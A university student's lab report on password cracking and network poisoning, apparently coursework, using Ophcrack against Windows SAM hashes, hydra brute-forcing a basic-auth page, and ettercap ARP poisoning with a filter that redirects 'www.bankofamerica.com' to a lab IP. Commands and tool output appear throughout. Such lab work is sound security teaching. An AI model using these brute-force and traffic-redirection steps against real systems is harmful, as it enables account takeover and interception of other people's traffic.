

# **Lab 7**

## **Password Cracking and Network Poisoning**

**Shrutika Joshi**

**University of Maryland Baltimore County**

**Presented To – Ian Coston**

**Date – 19<sup>th</sup> OCT 2023**

---

### **Introduction**

In this lab, you are going to crack Windows passwords using weak NTLM hashing, crack website passwords that use basic authentication, and poison a network via ARP poisoning.



### **Pre-Lab**

For this lab, you will require Kali Linux and Windows XP and Windows 7 machines,


### **Practical**

#### **1. Password Cracking on a Windows XP system**


Inside of your Windows XP VM, download the Ophcrack utility and the tables from your Kali VM's website by browsing to [http://\[Kali IP address\]](http://[Kali IP address]) (ophcrack directory). Once downloaded, unzip all files including the table zips. To run Ophcrack, browse into the ophcrack directory/x86/ and doubleclick the ophcrack.exe file.




After ensuring Ophcrack loads, create a local Windows user with the password of “Password1234” (Go to Start-> Control Panel -> user accounts)




Inside of Ophcrack, select "Load" then "Local SAM with samdump2". This will load in the local SAM file of the workstation you are currently on.



Next Go to the "Tables" icon and ensure that XP free small is enabled (there is a green dot by it).  
If it is not then hit the Install icon and browse to the location of the unzipped tables file you downloaded.




Go back to the Main screen and look at the users passwords that you are trying to crack.  
Ophcrack will attempt to crack all of the passwords on this list. Press the crack button.



## 2. Password Cracking a website

In Kali open up firefox and go to the site <http://localhost/protected/>. If the web browser prompts about a problem with the certificate click “Continue”.

Download the darkc0de.lst wordlist from your Kali Webserver by navigating to <http://localhost/lab-files/wordlists>. Save the file in a directory of your choosing, such as Desktop or Downloads.



## Index of /lab-files/wordlists

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">darkc0de.lst</a>	2019-08-16 20:01	17M	
<a href="#">rockyou.txt.bz2</a>	2019-08-16 20:01	58M	
<a href="#">top1000.txt</a>	2019-08-16 21:18	8.0K	

Apache/2.4.54 (Debian) Server at localhost Port 80

From the terminal, run the following command which will launch an attack against the web server to brute force the password:

Command - `hydra -l test -P /[directory path]/darkc0de.lst [Kali IP address]`

`http-get -m /protected`

```
(kali@kali)-[~]
└─$ sudo hydra -l test -P darkc0de.lst 192.168.110.164 http-get -m /protected
[sudo] password for kali:
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-09 13:04:19
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5122966 login tries (l:l/p:5122966), ~320186 tries per task
[DATA] attacking http-get://192.168.110.164:80/protected
[STATUS] 8660.00 tries/min, 8660 tries in 00:01h, 5114306 to do in 09:51h, 16 active
[STATUS] 8769.67 tries/min, 26309 tries in 00:03h, 5096657 to do in 09:42h, 16 active
[STATUS] 8789.57 tries/min, 61527 tries in 00:07h, 5061439 to do in 09:36h, 16 active
[STATUS] 8802.73 tries/min, 132041 tries in 00:15h, 4990925 to do in 09:27h, 16 active
[STATUS] 8805.77 tries/min, 272979 tries in 00:31h, 4849987 to do in 09:11h, 16 active
[STATUS] 8808.36 tries/min, 413993 tries in 00:47h, 4708973 to do in 08:55h, 16 active
[STATUS] 8810.25 tries/min, 555046 tries in 01:03h, 4567920 to do in 08:39h, 16 active
[STATUS] 8810.90 tries/min, 696061 tries in 01:19h, 4426905 to do in 08:23h, 16 active
[STATUS] 8829.18 tries/min, 838772 tries in 01:35h, 4284194 to do in 08:06h, 16 active
[STATUS] 8847.32 tries/min, 982052 tries in 01:51h, 4140914 to do in 07:49h, 16 active
[STATUS] 8860.97 tries/min, 1125343 tries in 02:07h, 3997623 to do in 07:32h, 16 active
[00][http-get] host: 192.168.110.164 login: test password: password
[00][http-get] host: 192.168.110.164 login: test password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-09 15:26:55
```

## 1. Sniffing/Poisoning the Network

Power on your Windows 7, webserver, and Kali VMs, and take note of your IP addresses and your router IP.

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:38:a1:5c:a4 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.110.164 netmask 255.255.255.0 broadcast 192.168.110.255  
    inet6 fe80::eca:82b0:33d7:4d9f prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:3d:01:37 txqueuelen 1000 (Ethernet)  
    RX packets 414406 bytes 526627055 (502.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 806007 bytes 1130042685 (1.0 GiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 7907654 bytes 1046562511 (998.0 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 7907654 bytes 1046562511 (998.0 MiB)
```

```
C:\Windows\system32\cmd.exe  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\Student>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection 7:  
    Connection-specific DNS Suffix . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::e9ef:3ad7:131a:63ac%20  
    IPv4 Address. . . . . : 192.168.110.163  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.110.2  
  
Tunnel adapter isatap.localdomain:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . : localdomain  
  
Tunnel adapter Local Area Connection* 9:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :  
C:\Users\Student>
```

Within Kali, Open a terminal and change directory to /usr/share/ettercap

Open the file etter.filter in an editor of your choice. Using command - leafpad etter.filter

```
kali@kali: /usr/share/ettercap

File Actions Edit View Help

└─$ leafpad etter.filter
Command 'leafpad' not found, but can be installed with:
sudo apt install leafpad
Do you want to install it? (N/y)y
sudo apt install leafpad
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libev4 libhttp-server-simple-perl liblerc3 libpython3.9-minimal libpython3.9-stdlib libsvtavi1enc0 libwebsockets16 python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  evince-gtk
The following NEW packages will be installed:
  leafpad
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 90.9 kB of archives.
After this operation, 465 kB of additional disk space will be used.
Get:1 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 leafpad amd64 0.8.18.1-5 [90.9 kB]
Fetched 90.9 kB in 1s (107 kB/s)
Selecting previously unselected package leafpad.
(Reading database ... 408119 files and directories currently installed.)
Preparing to unpack .../leafpad_0.8.18.1-5_amd64.deb ...
Unpacking leafpad (0.8.18.1-5) ...
Setting up leafpad (0.8.18.1-5) ...
update-alternatives: using /usr/bin/leafpad to provide /usr/bin/gnome-text-
Processing triggers for kali-menu (2022.4.0) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for mailcap (3.70+nmul) ...
Scanning processes ...
Scanning processor microcode ...
Scanning linux images ...

Running kernel seems to be up-to-date.

The processor microcode seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

(kali@kali)-[/usr/share/ettercap]
└─$ leafpad etter.filter
```

```
<etter.filter>
File Edit Search Options Help
#####
# ettercap -- etter.filter -- filter source file
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it
# it under the terms of the GNU General Public License as
# the Free Software Foundation; either version 2 of the L
# (at your option) any later version.
#
#####
##
# This filter will substitute the word 'ethercap' with 'e
# will log the content of the packet in /tmp/mispelled_et
# It is only a dummy example.
```

```
*<etter.filter>
File Edit Search Options Help
#####
#
# ettercap -- etter.filter -- filter source file
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
##
# This filter will substitute the word 'ethercap' with 'ettercap' and
# will log the content of the packet in /tmp/mispelled_ettercap.log
# It is only a dummy example.
##
if (ip.proto == TCP && search(DATA.data, "www.bankofamerica.com") ) {
  log(DATA.data, "/tmp/mispelled_ettercap.log");
  replace("www.bankofamerica.com", "192.168.110.163");
  msg("Correctly substituted and logged.\n");
}
```

Save your new file. At the command prompt, run the following to "compile" the new rule.

Command - `etterfilter etter.filter -o etter.filter.boa`



```
(kali@kali)-[/usr/share/ettercap]
$ sudo etterfilter etter.filter -o etter.filter.boa

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
  DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
  VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP /protected

Parsing source file 'etter.filter' done.

Unfolding the meta-tree done.


Converting labels to real offsets done.

Writing output to 'etter.filter.boa' done.

→ Script encoded into 7 instructions.
```

Open Ettercap in GUI mode using the following command:

Command - ettercap -G



From the menu, select Sniff, and Unified Sniffing. Select your interface (should be eth0)

From the Hosts menu, select Hosts List, and then select Scan for hosts. This should return your Windows 7 VM's IP, and the router for your subnet.


Highlight your Windows 7 VM and select "Add to Target 1". Highlight your Router and select "Add to Target 2"

From the Mitm menu, select "ARP Poisoning" and check the "Sniff remote connections" option.

